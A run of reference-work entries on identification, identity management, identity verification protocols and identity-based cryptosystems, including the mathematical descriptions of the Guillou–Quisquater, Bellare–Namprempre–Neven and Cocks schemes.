►Authentication; ►Certificate; ►Certification Authority; ►Entity Authentication; ►Identity Verification Protocol; ►Impersonation Attack; ►Public Key Infrastructure

Definition

Identification is the claim by an entity of some particular identity. The claimant interacts with a verifier, typically offering corroborating evidence for the claim, so that the verifier will come to rely upon the claim for some purpose.

Theory

A "name," or identity, is a set of information that distinguishes a specific entity from every other within a particular environment. In some environments, the "name" may just be a given name; in other environments, it will

be a given name and a family name; in still others, it may include additional data such as a street address, or may be some other form entirely (e.g., an employee number). In all cases, however, the identity depends upon the environment: the size and characteristics of the environment determine the amount of information required for uniqueness [1].

Identification is the claim of an identity. Each of two entities is involved in this process: the *claimant* claims an identity either explicitly or implicitly ("I am *x*"), and the *verifier* makes a corresponding claim with respect to the same identity ("The entity with whom I am dealing is *X*," where *X* is either *x* or a mapping from *x* to some other namespace that is meaningful to the verifier). In order for the verifier to believe its own claim enough to rely upon it for some purpose, there must be corroborating evidence of the claimant's claim. This evidence may come from the claimant directly or may come from some third party that is trusted by the verifier. In either case, the process of obtaining and verifying this evidence is known as ►authentication (also ►Entity Authentication) and may make use of a protocol exchange between the verifier and the claimant (►Identity Verification Protocol).

Depending upon the purpose for which the verifier needs the identity of the claimant (i.e., depending upon how much the verifier must rely upon this identity), the authentication process associated with an identification step may be relatively weak, relatively strong, or somewhere in between. The verifier needs to assess and manage the risk that this identity may have been stolen by another entity who is now trying to impersonate the true holder of this identity (►Impersonation Attack). Impersonation can potentially lead to unauthorized access to personal or corporate data, networks, applications, or functions; the verifier will typically use stronger authentication mechanisms if a successful impersonation attack leads to the release of sensitive data.

Identity Uniqueness

Identification is only possible within a domain when all identities in that domain are unique (i.e., no two entities in the domain have the same "name"). There are two general schemes for achieving identity uniqueness within a domain: *hierarchical namespaces* and *flat namespaces*. In a flat namespace, the Naming Authority (the authority that officially assigns identities to, or associates identities with, entities) is responsible for binding a unique identity to every entity in the domain and uses a fixed, nonextensible syntax to express this identity. Within a company, an *n*-digit employee number is an example of a flat namespace scheme.

In a hierarchical namespace, the Naming Authority is responsible for binding a unique identity to only a subset of the entities; these entities in turn are responsible for binding unique identities to other groups of entities, and so on, until every entity has a unique identity. The identity syntax is typically flexible and extensible. Examples of hierarchical namespace schemes include e-mail address, IP address, and X.500 distinguished name [2].

In general, there is a trade-off between uniqueness and usability (user-friendliness) in a flat namespace. Furthermore, for many large domains – in particular, the domain of the entire world – there is no single recognized naming authority. Consequently, hierarchical schemes are typically used in practice in large-scale environments.

Authorities for Naming and Authentication

Although they may in theory be the same, typically the Naming Authority and the Authentication Authority in a domain are distinct entities. The Naming Authority associates a "name" with an entity for the purposes of identification, while the Authentication Authority associates that same "name" with corroborating evidence for the purposes of authentication, and/or with an authentication mechanism for the purposes of identity verification. A ►Certification Authority in a ►Public Key Infrastructure(PKI) is an example of the latter type of Authentication Authority in that it binds a "name" (such as an e-mail address) to a public key pair in a ►certificate that will be used as an authentication mechanism by the entity associated with that "name" [1, 3]. A government department issuing driver's licenses is an example of the former type of Authentication Authority in that it writes a "name" (in this case, a given and family name, along with address and other information) into an official document (the driver's license) that may be used as corroborating evidence to validate a claim of identity.

Recommended Reading

1. Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading, MA
2. ITU-T Recommendation X.509 (2000) Information technology – open systems interconnection – the directory: public key and attribute certificate frameworks. (equivalent to ISO/IEC 9594–8:2001)
3. Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. Wiley, New York

Identity Authentication

►Entity Authentication

Identity Management

Mike Just
Glasgow Caledonian University, Scotland, UK

Related Concepts

►Access Control from an OS Security Perspective; ►Authentication; ►Authorizations; ►Identification

Definition

An *identity* of an individual is the set of information known about that person. For example, a person's identity in the real world can be a set of a name, an address, a driver's license, a birth certificate, a field of employment, etc. This set of information includes items such as a name which is used as an identifier – it allows us to refer to the identity without enumerating all of the items; a driver's license or birth certificate which are used as an authenticator – they are issued by a relevant authority and allow us to determine the legitimacy of someone's claim to the identity; a driver's license which is used as a privilege – it establishes the permission to operate a motor vehicle.

A *digital identity* is the corresponding concept in the digital world. As people engage in more activities in the cyber world, the trend has been to link the real world attributes of identity with an individual's cyber world identity, giving rise to privacy and other concerns.

Identity management is the set of processes, tools, and social contracts surrounding the creation, maintenance, and termination of a digital identity for people or, more generally, for systems and services, to enable secure access to an expanding set of systems and applications.

Background

Traditionally, identity management has been a core component of system security environments where it has been used for the maintenance of account information for login access to a system or a limited set of applications. An administrator issues accounts so that resource access can be restricted and monitored. Control has been the primary focus for identity management. More recently, however, identity management has exploded out of the sole purview of information security professionals and has become a key enabler for electronic business.

Theory

Identity management solutions are modular and composed of multiple service and system components. Below, a number of key foundational, lifecycle, and consumable components are identified and described.

Foundational components of an identity management system are core components that form that basic building blocks on which an identity management system can be built. Such components are often not specific to identity management, but can be used in other security and system areas.

- Repository. At the core of the system is the logical data storage facility and identity data model that is often implemented as a directory or database. Policy information governing access to and use of information in the repository is generally stored here as well.
- Authentication Provider. The authentication provider, sometimes referred to as the identity provider, is responsible for performing primary authentication of an individual that will link them to a given identity. The authentication provider produces an authenticator – a token that allows other components to recognize that primary authentication has been performed. Each identity may be associated with more than one authentication provider. The mechanisms employed by each provider may be of different strengths and some application contexts may require a minimum strength to accept the claim to a given identity.
- Policy Control. Access to and use of identity information is governed by policy controls. Authorization policies determine how information is manipulated; privacy policies govern how identity information may be disclosed. Policy controls may cause events to be audited or even for the subject of an identity to be notified when information is accessed.
- Auditing. Secure auditing provides the mechanism to track how information in the repository is created, modified, and used. This is an essential enabler for forensic analysis – which is used to determine how and by whom policy controls were circumvented.

Lifecycle components of an identity management system address the temporal nature of managing an identity and relate to key milestones such as the start and end of an identity, as well as any changes during these periods.

- Provisioning. Provisioning is the automation of all the procedures and tools to manage the lifecycle of an identity: creation of the identifier for the identity, linkage to the authentication providers, setting and changing attributes and privileges, and decommissioning the identity. In large-scale systems, these tools generally allow some form of self-service for the creation and ongoing maintenance of an identity and frequently use a workflow or transactional system for verification of data from an appropriate authority and to propagate

data to affiliated systems that may not directly consume the repository.
- Longevity. Longevity tools create the historical record of an identity. These tools allow the examination of the evolution of an identity over time.

Consumable value components of an identity management system effectively allow for integration of the core and lifecycle components with applications that need to make use of identity management.

- Single Sign-on. Single sign-on allows a user to perform primary authentication once and then access the set of applications and systems that are part of the identity management environment.
- Personalization. Personalization and preference management tools allow application specific as well as generic information to be associated with an identity. These tools allow applications to tailor the user experience for a given individual leading to a streamlined interface for the user and the ability to target information dissemination for a business.
- Access Management. Similar to the policy controls within the identity management system foundation components, access control components allow applications to make authorization and other policy decisions based on privilege and policy information stored in the repository.

Applications

Identity management systems are primarily deployed in one of three models: as silos, as walled gardens, and as federations.

Silo. This is the predominant model on the Internet today. In this model the identity management environment is put in place and operated by a single entity for a fixed user community.

Walled Garden. Walled gardens represent a closed community of organizations. A single identity management system is deployed to serve the common user community of a collection of businesses. Most frequently this occurs in business-to-business exchanges and specific operating rules govern the entity operating the identity management system.

Federation. Federated identity management environments are now emerging. These include systems like OpenID, Windows Live ID (formerly Microsoft's .Net Passport), and the Liberty Alliance Project: Liberty Architecture. The central difference between federated identity systems and walled gardens is that there is no single entity that operates the identity management system. Federated systems support multiple identity providers and a distributed and partitioned store for identity information. Clear operating rules govern the various participants in a federation – both the operators of components and the operators of services who rely on the information provided by the identity management system. Most systems exhibit strong end-user controls over how identity information is disseminated amongst members of the federation.

Experimental Results

At time of writing this chapter, several organizations have implemented, and demonstrated interoperability, with the SAML standard (as part of the Liberty alliance) as part of their identity management products. In addition, several websites have adopted the OpenID standard.

Open Problems and Future Directions

Many of the challenges related to identity management relate to uptake and adoption by both service providers and users since the effectiveness for identity management (especially for components such as single sign-on) increase with adoption and use.

Recommended Reading

1. OpenID Foundation (2007) OpenID foundation. OpenID authentication 2.0 – final. http://openid.net/specs/openid-authentication-2_0.html. Accessed 1 Dec 2010
2. Security Services Technical Committee (SSTC) Security Assurance Markup Language (SAML) v 2.0. OASIS, (2005) http://saml.xml.org/saml-specifications. Accessed 1 Dec 2010

Identity Proof

►Authentication

Identity Verification Protocol

Robert Zuccherato
9 Carle Crescent, Ontario, Canada

Synonyms

Entity authentication protocol

Related Concepts

►Authentication; ►Authentication Token; ►Challenge-Response Protocol; ►Dictionary Attack; ►Dictionary

Attack (I); ►Entity Authentication; ►Password; ►Protocol; ►Schnorr Identification Protocol; ►Fiat–Shamir Identification Protocol and the Feige–Fiat–Shamir Signature Scheme; ►Trusted Third Party; ►Zero-Knowledge

Definition

An identity verification protocol is a protocol used to obtain entity authentication of one entity to another entity. The authentication provided by the protocol can be either *unilateral* (i.e., authenticates just one of the entities to the other entity) or *mutual* (i.e., authenticates both entities).

Theory

In addition to the two entities directly involved in the authentication (the *claimant* and *verifier*), some protocols require the participation of a trusted third party in order to achieve authentication. For example, an authentication server may provide an authentication token to a claimant, which would then be provided to the verifier as part of the identity verification protocol.

There are a number of different identity verification protocols that exist, but most of them fall into three main types. These are password-based schemes, challenge–response protocol schemes, and zero-knowledge identification techniques.

Applications

Password-based schemes typically involve the claimant providing a password or PIN (Personal Identification Number) that is either sent directly to the verifier or used to generate a token (►Authentication Token), or credentials, that can be validated by the verifier, who also knows the password. Most of these schemes are susceptible to replay attacks, password guessing attacks, dictionary attacks, and/or compromise of the password, at either the claimant or verifier. Thus, these schemes usually provide limited security, but have the advantage that they are easy to implement and deploy.

Challenge–response protocols require the claimant to verify its identity to the verifier by proving knowledge of a secret value that is known only to the claimant (and possibly the verifier) and will not be revealed as part of the protocol. Proving knowledge of this secret is accomplished by responding to a particular challenge provided by the verifier. Typically, the verifier produces a time-variant parameter (e.g., a nonce), and the claimant is required to apply some cryptographic transformation to that parameter using a key that only it (or possibly also the verifier) knows. Examples of challenge–response identity verification protocols can be found in ISO/IEC 9798-2 [1], ISO/IEC 9798–3 [2], FIPS 196 [3] and TLS (►Transport Layer Security) [4].

Zero-knowledge protocols use asymmetric techniques to prove the claimant's identity, but are based upon interactive proof systems and zero-knowledge techniques, and thus differ from asymmetric-based challenge–response protocols. These protocols are designed to reveal no information whatsoever beyond whether or not the claimant knows a secret (and thus has the claimed identity) and then only to the verifier. Examples of zero-knowledge identification protocols include the Fiat–Shamir identification protocol, the GQ identification protocol [5], and the Schnorr identification protocol.

It should be noted that identity verification protocols only provide entity authentication at the instant of protocol execution and do not necessarily prove that the authenticated entity was participating in an entire session. If entity authentication is required for the entire lifetime of a given session, then either the identity verification protocol can be repeatedly performed throughout the lifetime of the session, or it can be combined with a key establishment mechanism and an ongoing integrity service, as is done in TLS.

Recommended Reading

1. ISO/IEC 9798-2 (1999) Information technology-security techniques-entity authentication-Part 2: mechanisms using symmetric encipherment algorithms
2. ISO/IEC 9798-3 (1998) Information technology-security techniques-entity authentication-Part 3: entity authentication using digital signature techniques
3. FIPS 196 (1997) Entity authentication using public key cryptography. Federal Information Processing Standards Publication 196, U.S. Department of Commerce/NIST, National Technical Information Service, Springfield, Virginia
4. Dierks T, Rescorla E (2008) The Transport Layer Security (TLS) Protocol – Version 1.2. RFC 5246
5. Guillou LC, J.-J. Quisquater (1988) A practical zero-knowledge protocol fitted to security microprocessor minimizing both transmission and memory. In: Günther CG (ed) Advances in Cryptology – EUROCRYPT'88, pp 123–128. Lect Notes in Computer Science, vol 330. Springer, Berlin

Identity-Based Cryptosystems

Benoît Libert, Jean-Jacques Quisquater
Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

Synonyms

IBE: Identity-based encryption; IBS: Identity-based signature

Related Concepts

►Digital Signatures; ►Identification Schemes; ►Public Key Cryptography

Definition

Identity-based cryptography refers to a set of public key cryptographic primitives where public keys consist of users' identity information and nothing else. Its advantage is to alleviate the need for digital certificates linking public keys to the identity of the corresponding user.

Background

Identity-based public key cryptography is a paradigm introduced by Shamir in 1984 [36]. His motivation was to simplify key management and remove the need for public key certificates as much as possible by letting the user's public key be the binary sequence corresponding to an information identifying him in a nonambiguous way (e-mail address, IP address combined to a user name, telephone number, etc). The removal of certificates allows avoiding the trust problems encountered in current public key infrastructures (PKIs): it is no longer necessary to bind a public key to its owner's name since those are one single thing, and it also simplifies key management since public keys are human-memorizable. These systems involve trusted authorities called private key generators (PKGs) that have to deliver private keys to users after having derived them from their identity information (users do not generate their key pairs themselves) using a master secret key. End users do not have to enquire for a certificate for their public key. The only things that still must be certified are the public keys of trusted authorities. This does not completely eliminate the need for certificates but, since many users depend on the same authority, this need is drastically reduced. Several practical solutions for identity-based signatures (IBS) have been devised since 1984 [15, 23, 34], but finding a practical identity-based encryption scheme (IBE) remained an open challenge until 2001 when elegant solutions were provided by Boneh and Franklin [8] and Cocks [13]. Other identity-based signatures were proposed after 2001 (e.g., [10, 26]).

Basically, an identity-based cryptosystem consists of four algorithms. First, a *Setup* algorithm, which is run by a PKG, takes as input a security parameter to output a public/private master key pair $(\mathsf{mpk}, \mathsf{msk})$ for the PKG. A key generation algorithm *Keygen* is also run by the PKG: it takes as input the PKG's master secret key msk and a user's identity *ID* to return the user's private key d_{ID}. In the case of identity-based encryption, the third algorithm is an encryption algorithm *Encrypt* that can be publicly run by anyone and takes as input a plaintext M, the recipient's identity, and the PKG's master public key mpk to output a ciphertext C. The last algorithm is then the decryption algorithm *Decrypt* that takes as input the ciphertext C and the private decryption key d_{ID} to return a plaintext M. In the case of identity-based signatures, the last two algorithms are the signature generation algorithm *Sign* that, given a message M, the PKG's public key and a private key d_{ID} generates a signature on M that can be verified by anyone thanks to the signature verification algorithm *Verify*. The latter takes as input the PKG's key mpk and the alleged signer's identity *ID* to return 1 or 0 depending on whether the signature is acceptable or not.

This chapter surveys some simple identity-based schemes that have appeared in the literature since Shamir's call for proposals in 1984. Some of the most famous identity-based signature schemes are fist described, and the chapter then gives an example of identity-based encryption scheme based on modular arithmetic.

Theory

This section presents simple examples of identity-based signatures. The first one is a generic construction that can be based on any signature scheme. The second one is the Guillou–Quisquater [23] signature scheme that builds on the RSA assumption. The next example is a scheme, proposed by Bellare, Namprembre, and Neven [2], which relies on the difficulty of computing discrete logarithms. The chapter finally outlines a simple identity-based encryption scheme due to Cocks [13].

Identity-Based Signatures

Syntactically, an identity-based signature consists of the following four algorithms.

Setup: is a probabilistic algorithm run by a private key generator (PKG) that takes as input a security parameter to output a master public key mpk and a master secret key msk which is kept secret.

Keygen: is a private key generation algorithm run by the PKG on input of params and the master key msk to return a private key d_{ID} associated with the identity *ID*.

Sign: is a (possibly probabilistic) algorithm that takes as input public parameters params, a message *M* and the signer's private key d_{ID}, and outputs a signature $\sigma = \mathbf{Sign}(d_{ID}, M)$.

Verify: is a deterministic verification algorithm that takes as input a purported signature σ, the master public key mpk and the signer's identity *ID*. It outputs 0 or 1.

The security of IBS schemes is formalized via a game between a challenger and an adversary $\mathcal{F}$. More precisely, the definition used in [2, 14] extends the standard notion

[22] of existential unforgeability under chosen-message attacks by requiring any probabilistic polynomial-time algorithm $\mathcal{F}$ to have negligible advantage in the following game.

1. The challenger generates a master key pair $(\mathsf{mpk}, \mathsf{msk}) \leftarrow \mathbf{Setup}(k)$ and hands mpk to the forger $\mathcal{F}$.
2. On polynomially-many occasions, the forger makes queries of the following two types:
   (a) Key generation queries: $\mathcal{F}$ chooses an arbitrary identity ID and the challenger replies by returning $d_{ID} \leftarrow \mathbf{Keygen}(\mathsf{msk}, ID)$.
   (b) Signing queries: $\mathcal{F}$ chooses a pair (ID, M). The challenger replies by computing $d_{ID} \leftarrow \mathbf{Keygen}(\mathsf{msk}, ID)$ and returning $\sigma = \mathbf{Sign}(d_{ID}, M)$.
   These queries can be made adaptively in that each one may depend on the answers to prior queries.
3. The forger outputs a triple $(ID^\star, M^\star, \sigma^\star)$ and wins if the three following conditions are satisfied:
   (a) $ID^\star$ was never queried for key generation.
   (b) The pair $(ID^\star, M^\star)$ was never queried for signature.
   (c) $\mathbf{Verify}(\mathsf{mpk}, ID^\star, \sigma^\star) = 1$.

Generic IBS from Any Signature

In [2], Bellare, Namprempre, and Neven pointed out that any digital signature can be made identity-based in a very simple manner using certification. This generic construction was previously implicitly described in [14] and goes as follows. Let $\Pi^{\mathsf{sig}} = (\mathsf{Keygen}, \mathsf{Sign}, \mathsf{Verify})$ be any ordinary (i.e., nonidentity-based) digital signature scheme providing existential unforgeability under chosen-message attacks [22]. Then, a secure IBS scheme $\Pi^{\mathsf{IBS}} = (\mathbf{Setup}, \mathbf{Keygen}, \mathbf{Sign}, \mathbf{Verify})$ can be obtained as follows.

Setup: Given a security parameter $k \in \mathbb{N}$, the algorithm generates a digital signature key pair $(pk, sk) \leftarrow \mathsf{Keygen}(k)$ and returns $(\mathsf{mpk}, \mathsf{msk}) = (pk, sk)$.

Keygen: To generate a private key for some user's identity ID, the PKG generates a fresh digital signature key pair $(pk_{ID}, sk_{ID}) \leftarrow \mathsf{Keygen}(k)$ and sets $d_{ID} = (sk_{ID}, pk_{ID}, \sigma_{ID})$, where $\sigma_{ID} = \mathsf{Sign}(\mathsf{msk}, ID \| pk_{ID})$ is a certificate binding the newly generated public key pk_{ID} to the identity ID.

Sign: To sign a message m using is private key $d_{ID} = (sk_{ID}, pk_{ID}, \sigma_{ID})$, the signer computes $\sigma_m = \mathsf{Sign}(sk_{ID}, m)$ and the identity-based signature is defined as the triple $\sigma = (\sigma_m, pk_{ID}, \sigma_{ID})$.

Verify: To verify an alleged signature $\sigma = (\sigma_m, pk_{ID}, \sigma_{ID})$ for message m under the identity ID, the verifier returns 1 if $\mathsf{Verify}(pk_{ID}, \sigma_m, m) = 1$ and $\mathsf{Verify}(\mathsf{mpk}, \sigma_{ID}, ID \| pk_{ID}) = 1$. Otherwise, it outputs 0.

The above construction was extended to provide hierarchical identity-based signatures [25] (i.e., IBS schemes involving a hierarchy of signers organized in a hierarchical setting) and identity-based signatures with special properties [18].

While simple and elegant, this construction leaves room for efficiency improvements, notably in terms of signature size since each signature comprises two ordinary digital signatures and a public key. Ideally, one would like to have an IBS scheme performing as well as ordinary digital signatures. The next subsections show two examples of such schemes that both derive from the Fiat–Shamir paradigm [15].

The Guillou–Quisquater IBS

This scheme is derived from a three round identification scheme. It was proposed in 1988 and consists of the following algorithms.

Setup: Given a security parameter k_0, the private key generator (PKG) picks two $k_0/2$-bit primes p and q and computes $n = pq$. It also picks a prime number $e \in \mathbb{Z}_{\varphi(n)}$ such that $\gcd(e, \varphi(n)) = 1$ and chooses cryptographic hash functions $H : \{0,1\}^* \to \mathbb{Z}_e$ and $G : \{0,1\}^* \to \mathbb{Z}_n$. The master public key is $\mathsf{mpk} = (n, e, G, H)$ while the master secret key is the pair $\mathsf{msk} = (p, q)$.

Keygen: Given a user's identity ID, the PKG computes $I = G(ID) \in \mathbb{Z}_n^*$ and $a \in \mathbb{Z}_n^*$ such that $Ia^e \equiv 1 \pmod{n}$. The obtained $d_{ID} = a$ is returned to the user as a private key.

Sign: Given a message m, the signer does the following:

1. Pick a random $k \xleftarrow{R} \mathbb{Z}_n^*$ and compute $r = k^e \bmod n$.
2. Compute $\ell = H(m \| r) \in \mathbb{Z}_e$.
3. Calculate $s = ka^\ell \bmod n$.

The signature on m is the pair (s, ℓ).

Verify: To verify a signature (s, ℓ) on m:

1. Compute $I = G(ID)$ from the signer's identity ID.
2. Compute $u = s^e I^\ell \bmod n$.
3. Accept the signature if $\ell = H(m \| u)$.

To verify the consistency of the scheme, note that

$$u \equiv s^e I^\ell \equiv (ka^\ell)^e I^\ell \equiv k^e (a^e I)^\ell \equiv k^e \equiv r \pmod{n}.$$

Hence $u = r$ and then $H(m \| u) = H(m \| r)$.

For security reasons, the parameter k_0 should be at least 1024 or 2048 to avoid attacks trying to factor the modulus.

This signature scheme is derived from the Guillou–Quisquater identification protocol (GQ) using the Fiat–Shamir heuristic [15] that turns any 3-move identification scheme into a digital signature. In the scheme, the signer's private key is an RSA signature generated by the PKG

on a message consisting of the user's identity: in other words, a GQ signature is actually a noninteractive proof of knowledge of an RSA signature.

The scheme can be proved existentially unforgeable (in the random oracle model [6]) provided it is hard to invert the RSA function. The first security proof can be traced back to the work of Pointcheval and Stern [32, 33] who showed how their "forking technique" yields security proofs for signature schemes derived from identification protocols. Their security proof was given in a model where the scheme was treated as an ordinary (i.e., nonidentity-based) signature. A security proof in the model of section "Identity-Based signatures" was provided by the general framework of Bellare et al. [2].

While the infeasibility of inverting the RSA function is sufficient to prove the security of the GQ signature scheme in the random oracle model, a stronger interactive assumption (introduced in [3]) is necessary to prove the security of the underlying interactive identification scheme. The security of the GQ identification scheme against active and concurrent attacks was established by Bellare and Palacio [5] in a traditional public key setting. Its security in the identity-based model was proved in [2].

The Bellare–Namprempre–Neven IBS

In 2004, Bellare et al. [2] described an identity-based signature based on the discrete logarithm problem. In the same way as the Guillou–Quisquater scheme can be seen as a proof of knowledge of an RSA signature, the Bellare et al. scheme can be viewed as a noninteractive proof of knowledge of a Schnorr [35] signature.

The Schnorr signature scheme makes use of a cyclic group $\mathbb{G}$ of prime order p. The signer holds a public key $X = g^x$, where $x \xleftarrow{R} \mathbb{Z}_p$ is the private key which is used to sign a message m as follows. The signer first computes $R = g^r$, for a randomly chosen $r \xleftarrow{R} \mathbb{Z}_p$, and sets $s = r + H(m||R)x \bmod p$, where $H : \{0,1\}^* \to \mathbb{Z}_p$ is a hash function modeled as a random oracle. The signature consists of (ℓ, s), where $\ell = H(m||R)$, and is verified by checking whether $\ell = H(m||g^s X^{-\ell})$. Alternatively, the signature can be (R, s) in such a way that the verifier can recompute $\ell = H(m||R)$ before checking whether $R = g^s X^{-\ell}$.

Setup: Given a security parameter k_0, the PKG chooses a cyclic group $\mathbb{G}$ of prime order $p > 2^{k_0}$ and a generator $g \in \mathbb{G}$. It picks $x \xleftarrow{R} \mathbb{Z}_p$ and sets $X = g^x$. It also chooses cryptographic hash functions $H : \{0,1\}^* \to \mathbb{Z}_p$ and $G : \{0,1\}^* \to \mathbb{Z}_p$. The master public key is $\mathsf{mpk} = (g, X, H, G)$ while the master secret key is $\mathsf{msk} = x$.

Keygen: Given a user's identity ID, the PKG chooses $r \xleftarrow{R} \mathbb{Z}_p$ at random and computes $R = g^r$ as well as $\ell = H(ID||R) \in \mathbb{Z}_p$. The private key is the pair $d_{ID} = (R, s)$ where $s = r + \ell x \bmod p$.

Sign: To sign a message m using $d_{ID} = (R, s)$, the signer proceeds as follows:

1. Pick a random $y \xleftarrow{R} \mathbb{Z}_p$ and compute $Y = g^y$ as well as $S = g^s$.
2. Compute $c = G(m\|S\|Y) \in \mathbb{Z}_p$.
3. Calculate $z = y + cs \bmod p$.

The signature on m is (R, S, c, z).

Verify: To verify a signature (R, S, c, z) on m:

1. Compute $Y = g^z S^{-c}$ and reject the signature if $c \neq G(m||S||Y)$.
2. Compute $\ell = H(ID||R)$.
3. Accept the signature if $S = RX^{\ell}$.

Bellare et al. [2] proved the security of their scheme assuming that computing discrete logarithms is hard and when the hash functions H and G are modeled as random oracles.

A BNN signature can be seen as a noninteractive proof of knowledge of a Schnorr signature in the same way as GQ signatures prove knowledge of an RSA signature. The above scheme can also be seen as an optimization of the generic construction described in section "Generic IBS from Any Signature" it indeed provides slightly shorter signatures using suitable parameters such as carefully chosen elliptic-curve subgroups. The BNN IBS was recently further optimized [19] to provide shorter signatures and also inspired an IBS scheme [24] supporting partial signature aggregation.

Other IBS Schemes Based on Specific Number Theoretic Assumptions

The GQ and BNN identity-based signatures are far from being the only IBS systems where signatures consist of a noninteractive proof of knowledge of an ordinary signature. Indeed, many other proposals based on the discrete logarithm problem [7, 19, 28], RSA [28], factoring [15, 17, 29], or groups with bilinear maps [1, 10, 24, 26, 30] can be found in the literature (see [2] for a comprehensive survey of these). Recent works [11, 12] also investigated how to efficiently base IBS schemes on assumptions stemming from coding theory.

It has been reported that identity-based signatures can be endowed with specific additional properties. In many cases, these can be generically obtained [18] by extending the generic construction of section "Generic IBS from Any

Signature". Other IBS schemes supporting signature aggregation [20, 24] or multiple signers [4] were designed under specific assumptions.

In addition, an observation made by Naor (and reported in [8]) implies that identity-based signatures can also be derived from hierarchical identity-based encryption (HIBE) [21, 27]. Following this observation, Paterson and Schuldt [31] proved the security (without using the random oracle model) of a scheme derived from a 2-level extension of the Waters IBE [37] under the Diffie–Hellman assumption in groups with a bilinear map.

Identity-Based Encryption from Quadratic Residuosity: The Cocks IBE

An identity-based encryption scheme (IBE) consists of a tuple of algorithms $(Setup, Keygen, Encrypt, Decrypt)$, the first two ones of which have the same functionalities as in identity-based signatures. Algorithm *Encrypt* takes as input a plaintext m, the master public key mpk, and a receiver's identity ID to output a ciphertext $C = Encrypt(m, \mathsf{mpk}, ID)$. On input of C and the private key d_{ID}, the corresponding decryption algorithm outputs either a plaintext m or a special symbol $\perp$ indicating that the ciphertext is invalid.

The appropriate definition of security for IBE schemes was given by Boneh and Franklin [8].

Definition 1 *An IBE scheme is said to be adaptively chosen-ciphertext secure (IND-ID-CCA) if no probabilistic polynomial time (PPT) adversary has a non-negligible advantage in the following game.*

1. *The challenger runs the* **Setup** *algorithm on input of a security parameter k and sends the domain-wide parameters* mpk *to the adversary* $\mathcal{A}$.
2. *In a find stage,* $\mathcal{A}$ *starts probing the following oracles:*
   - *Key extraction oracle: Given an identity ID, this oracle returns the extracted private key* $d_{ID} = \mathbf{Keygen}(\mathsf{msk}, ID)$.
   - *Decryption oracle: Given an identity* $ID \in \{0,1\}^*$ *and a ciphertext C, it generates the private key* d_{ID} *associated to ID and returns either a plaintext* $M \in \mathcal{M}$ *or a distinguished symbol* $\perp$ *indicating that the ciphertext was not correctly formed.*

   $\mathcal{A}$ *can present her queries adaptively in the sense that each query may depend on the answers to previous ones. At some point, she produces two plaintexts* $M_0, M_1 \in \mathcal{M}$, *and a target identity* ID^* *for which she has not requested the private key in stage 2. The challenger computes* $C = \mathbf{Encrypt}(M_b, \mathsf{mpk}, ID^*)$, *for a random hidden bit* $b \xleftarrow{R} \{0,1\}$, *which is sent to* $\mathcal{A}$.
3. *In the guess stage,* $\mathcal{A}$ *asks new queries as in the find stage but is restricted not to issue a key extraction request on the target identity* ID^* *and cannot submit C to the decryption oracle for the identity* ID^*. *Eventually,* $\mathcal{A}$ *outputs a bit* b' *and wins if* $b' = b$.

$\mathcal{A}$*'s advantage is defined as* $Adv(\mathcal{A}) := |2 \times Pr[b' = b] - 1|$.

The above definition captures the chosen-ciphertext scenario where the adversary is granted access to a decryption oracle throughout the game. There exists a weaker definition, called *chosen-plaintext* security (or IND-ID-CPA for short), where no such decryption oracle is given to the adversary.

The IBE scheme proposed by Cocks in 2001 [13] is based on quadratic *residues* and on the properties of the Legendre and Jacobi symbols for Blum integers (i.e., composite integers $n = pq$, where p and q are primes such that $p \equiv q \equiv 3 \pmod 4$). It is made of the four algorithms depicted below.

Setup: The PKG picks prime numbers p and q such that $p \equiv q \equiv 3 \pmod 4$, computes their product $n = pq$, and chooses a hash function $H : \{0,1\}^* \to \mathbb{Z}_n^*$. The PKG's master secret key is defined to be $\mathsf{msk} = (p, q)$, and the master public key consists of $\mathsf{mpk} = (n, H)$.

Keygen: Given an identity ID, the PKG computes a sequence of hash values starting from ID until obtaining $a = H(H(H \ldots (ID))) \in \mathbb{Z}_n^*$ such that $\left(\frac{a}{n}\right) = 1$. For such a $a \in \mathbb{Z}_n^*$, either a or $-a$ is a square in $\mathbb{Z}_n^*$. It is easy to verify that $r = a^{\frac{n+5-(p+q)}{8}} \bmod n$ satisfies $a = r^2 \bmod n$ or $a = -r^2 \bmod n$ depending on whether $\left(\frac{a}{p}\right) = \left(\frac{a}{q}\right) = 1$ or $\left(\frac{a}{p}\right) = \left(\frac{a}{q}\right) = -1$. The obtained r is returned to the user as a private key.

Encrypt: The sender does not know which of a or $-a$ is a square in $\mathbb{Z}_n^*$ and one first considers the case $a = r^2 \bmod n$. The sender generates a symmetric transport key K and encrypts the plaintext M with it. Each bit x of that symmetric key is then encrypted before being sent to the receiver B. To do this, A encodes x in $\{-1, 1\}$ rather than in $\{0, 1\}$ and does the following.

1. Pick a random $t \in \mathbb{Z}_n^*$ such that $\left(\frac{t}{n}\right) = x$.
2. Compute $s = \left(t + \frac{a}{t}\right) \bmod n$ (since $\left(\frac{t}{n}\right) \neq 0$, t is coprime with p and q and thus invertible in $\mathbb{Z}_n$) and send it to B.

Since A does not know which of a or $-a$ is the square of B's decryption key, A has to repeat the above process for a new t and, this time, send $s = (t - a/t) \bmod n$. Hence,

$2|n|$ bits, where $|x|$ denotes the bitlength of x, have to be transmitted for each bit of the symmetric key.

Decrypt: B recovers x as follows. Given that

$$t(1+r/t)^2 \equiv t+2r+\frac{r^2}{t} \equiv t+2r+\frac{a}{t} \equiv s+2r \pmod{n},$$

B can compute $\left(\frac{s+2r}{n}\right) = \left(\frac{t}{n}\right) = x$ and recover x using his/her private key r thanks to the multiplicative properties of the Jacobi symbol. Once the symmetric key K is obtained in clear, the ciphertext can be decrypted.

For 128-bit symmetric keys, the scheme is fairly cheap from a computational standpoint: the sender's cost is dominated by 2×128 Jacobi symbol evaluations and 2×128 modular inversions. The receiver just has to compute 128 Jacobi symbols since he/she knows which of a or $-a$ is the square of his/her private key. The drawback of the scheme is its bandwidth overhead: for a 1024-bit modulus n and a 128-bit symmetric transport key, at least 2×16 Kb need to be transmitted if all the integers s are sent together.

Cocks showed that his construction is secure (in the random oracle model) against chosen-plaintext attacks under the Quadratic Residuosity Assumption (i.e., the hardness of deciding whether or not a random integer a such that $\left(\frac{a}{n}\right) = 1$ is a square). Chosen-ciphertext security can be acquired via several generic transformations such as the one of Fujisaki and Okamoto [16].

